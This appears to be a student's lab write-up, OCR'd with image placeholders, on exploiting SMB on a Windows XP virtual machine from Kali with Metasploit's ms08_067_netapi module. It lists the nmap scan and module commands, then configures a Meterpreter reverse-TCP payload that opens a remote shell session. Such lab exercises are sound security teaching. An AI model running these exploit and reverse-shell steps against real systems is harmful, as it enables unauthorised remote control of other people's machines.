


Task A: Exploit SMB on Windows XP w/ Metasploit





1. It is important to note the IP address of Windows XP is 192.168.10.14.
First I opened Windows XP command terminal and used ipconfig command to find the correct IP addr. I know that this may not have been the way to do it in a real life scenario. Therefore for the purpose of a real world scenario I would of needed to run a Nmap on the subnet and then use the process of elimination by looking at the different IPS operating systems to exploit the VM 191.168.10.14, or Windows XP. After discovering the IP addr of the VM I wanted to exploit I ran a port scan against the Windows XP using the Nmap command to identify open ports and services on Int. Kali, the command was Nmap 192.168.10.14 because I am checking a specific target and just needed to see if its 445 port for tcp protocol was open, and it was. Now I know that I can run modules that exploit in this specific port.
2. Identified the SMB port number (default: 445) and confirmed it is open.



3. Launched Metasploit using the msfconsole command and searched for the exploit module: ***ms08_067_netapi.*** For this step the lab assignment provided the specific module I needed. I used the command search ms08_067_netapi so my shell could bring up the matching modules.









4. Then I wanted to start creating the path and tell the shell, hey this is the module I want to use as my exploit. The command was use exploit/windows/smb/ms08_067_netapi. Ok so that's set, my computer shell knows where it is going, now I want to see the options of what I need to set, as in where is my


exploitation going and how it gets there. I use the command show options so I know what this modules needs to work. I set the rhost, the target to Windows XP's IP addr using the command set rhost 192.168.10.14. I double check again with the show options command. Then I need to configure the payload, and here is where I fumbled a bit (seen in the last screenshot above) but then eventually got back on track. I used the command set payload windows/meterpreter/reverse_tcp. This is important because this is the path the exploitation is going to take because it is the weak point in the system. But the payload also needs to be configured, which is shown below in my next steps.






5. Ok, so we can see above that my module is set but I need to configure my payload. As such I use the commands set lport ***14323*** as the listening port number, and then used command set lhost192.168.10.13 to internal kali's IP ADDR (192.168.10.13) because INT. Kali is trying to see and use Windows XP. I used

the command show options again to double check and I then exploited Windows XP with the command exploit. This was successful because I am looking for ….session 1 opened….(IP OF ME, ATTACKER_ →listening to → (IP OF TARGET).




